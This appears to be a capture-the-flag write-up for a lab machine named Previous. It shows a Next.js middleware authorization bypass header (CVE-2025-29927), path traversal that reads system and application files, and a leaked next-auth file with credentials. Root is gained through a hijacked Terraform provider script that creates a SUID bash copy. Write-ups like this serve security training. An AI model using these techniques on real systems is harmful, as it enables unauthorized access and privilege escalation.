

Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: PreviousJS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access
Browsing to port 80 redirects me to previous.htb and therefore I add the domain to my /etc/hosts file. After reloading the page, I can see the page is about PreviousJS, a humorous world play on nextjs.

Both, the Get Started as well as the Docs link are hidden behind a login prompt and I do not possess any credentials yet. Looking at the network traffic a cookie called next-auth.csrf-token is used. A quick online research for any known vulnerabilities in next-auth.js finds CVE-2025-29927, an authorization bypass vulnerability. Adding a new header to the request could hit the maximum recursion depth and bypass the middleware.

x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware
In order to add this header to all my requests, I spin up BurpSuite and navigate to the Proxy Settings. There I can add a new header by using the HTTP match and replace rules and specifying just a replace value.

Now I can navigate to /docs and the page loads just fine and I get access to two posts. The Examples one has a code snippet and a link to download it through http://previous.htb/api/download?example=hello-world.ts.
Considering the file to download is passed as a GET parameter, I try to get the /etc/passwd file through path traversal and receive its contents, so the application is vulnerable. Fetching the /proc/self/environ file shows the NODE_VERSION 18.20.8 and the home directory of the user running the binary, therefore I can conclude I’m in the context of the nextjs user.

Based on the empty file /.dockerenv and the generated ID as hostname, the application is running within a Docker container and I limit my focus on files from the web application. I decide to check out /pages/api/auth/[...nextauth].js1, but even after prefixing the path with ../proc/self/cwd, I receive a file not found error. When building or running a next.js application the files are placed into .next by default2 within different sub folders3 and accessing ../proc/self/cwd/.next/server/pages/api/auth/[...nextauth].js returns the desired code.
The code contains the authentication logic as well as the credentials jeremy:MyNameIsJeremyAndILovePancakes. Those allow me to login via SSH and collect the first flag.
(() => {
    var e = {};
    e.id = 651, e.ids = [651], e.modules = {
        3480: (e, n, r) => {
            e.exports = r(5600)
        },
        5600: e => {
            e.exports = require("next/dist/compiled/next-server/pages-api.runtime.prod.js")
        },
        6435: (e, n) => {
            Object.defineProperty(n, "M", {
                enumerable: !0,
                get: function() {
                    return function e(n, r) {
                        return r in n ? n[r] : "then" in n && "function" == typeof n.then ? n.then(n => e(n, r)) : "function" == typeof n && "default" === r ? n : void 0
                    }
                }
            })
        },
        8667: (e, n) => {
            Object.defineProperty(n, "A", {
                enumerable: !0,
                get: function() {
                    return r
                }
            });
            var r = function(e) {
                return e.PAGES = "PAGES", e.PAGES_API = "PAGES_API", e.APP_PAGE = "APP_PAGE", e.APP_ROUTE = "APP_ROUTE", e.IMAGE = "IMAGE", e
            }({})
        },
        9832: (e, n, r) => {
            r.r(n), r.d(n, {
                config: () => l,
                default: () => P,
                routeModule: () => A
            });
            var t = {};
            r.r(t), r.d(t, {
                default: () => p
            });
            var a = r(3480),
                s = r(8667),
                i = r(6435);
            let u = require("next-auth/providers/credentials"),
                o = {
                    session: {
                        strategy: "jwt"
                    },
                    providers: [r.n(u)()({
                        name: "Credentials",
                        credentials: {
                            username: {
                                label: "User",
                                type: "username"
                            },
                            password: {
                                label: "Password",
                                type: "password"
                            }
                        },
                        authorize: async e => e?.username === "jeremy" && e.password === (process.env.ADMIN_SECRET ?? "MyNameIsJeremyAndILovePancakes") ? {
                            id: "1",
                            name: "Jeremy"
                        } : null
                    })],
                    pages: {
                        signIn: "/signin"
                    },
                    secret: process.env.NEXTAUTH_SECRET
                },
                d = require("next-auth"),
                p = r.n(d)()(o),
                P = (0, i.M)(t, "default"),
                l = (0, i.M)(t, "config"),
                A = new a.PagesAPIRouteModule({
                    definition: {
                        kind: s.A.PAGES_API,
                        page: "/api/auth/[...nextauth]",
                        pathname: "/api/auth/[...nextauth]",
                        bundlePath: "",
                        filename: ""
                    },
                    userland: t
                })
        }
    };
    var n = require("../../../webpack-api-runtime.js");
    n.C(e);
    var r = n(n.s = 9832);
    module.exports = r
})();
Privilege Escalation
The user jeremy can run a specific command as root. It very limited and does apply the Terraform plan in /opt/examples/main.tf.
$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
Running the command produces a warning regarding a development override.
$ sudo /usr/bin/terraform -chdir\=/opt/examples apply
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /usr/local/go/bin
│
│ The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published releases.
╵
examples_example.example: Refreshing state... [id=/home/jeremy/docker/previous/public/examples/hello-world.ts]

No changes. Your infrastructure matches the configuration.

Terraform has compared your real infrastructure against your configuration and found no differences, so no changes are needed.

Apply complete! Resources: 0 added, 0 changed, 0 destroyed.

Outputs:

destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts"
The corresponding configuration is saved in the .terraformrc located in the home directory of user jeremy.
provider_installation {
        dev_overrides {
                "previous.htb/terraform/examples" = "/usr/local/go/bin"
        }
        direct {}
}
Since that file is writable, I replace /usr/local/go/bin with /dev/shm and rerun the command. This time errors out because it can’t find the executable terraform-provider-examples in the modified directory. If I place another executable with the same name there, it might be executed by root.
sudo /usr/bin/terraform -chdir\=/opt/examples apply
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /dev/shm
│
│ The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published releases.
╵
╷
│ Error: Failed to load plugin schemas
│
│ Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider previous.htb/terraform/examples: failed to instantiate provider "previous.htb/terraform/examples" to obtain
│ schema: could not find executable file starting with terraform-provider-examples..
First I place a bash script into /dev/shm/terraform-provider-examples that copies the bash binary into jeremy’s home directory and applies the SUID bit. Then I make the script executable and run the sudo command once more. Now I can run the priv binary with the -p switch to escalate to root.
$ cat << EOF > /dev/shm/terraform-provider-examples
#!/usr/bin/env bash
cp /bin/bash /home/jeremy/priv
chmod u+s /home/jeremy/priv
EOF

$ chmod +x /dev/shm/terraform-provider-examples

$ sudo /usr/bin/terraform -chdir\=/opt/examples apply
--- SNIP ---

$ ls -la /home/jeremy/priv
-rwsr-xr-x 1 root root 1396520 Nov 15 12:21 /home/jeremy/priv

$ /home/jeremy/priv -p
uid=1000(jeremy) gid=1000(jeremy) euid=0(root) groups=1000(jeremy)
Attack Path
flowchart TD

subgraph "Initial Access"
    A(NextJS application with next-auth.js) -->|CVE-2025-29927| B(Authentication Bypass)
    B -->|Download Feature| C(Local File Read)
    C -->|"Read [...nextauth].js"| D(Credentials for jeremy)
    D -->|SSH| E(Shell as jeremy)
end

subgraph "Privilege Escalation"
    E -->|sudo| F(Run terraform apply as root)
    F -->|Modify .terraformrc to call modified binary| G(Shell as root)
end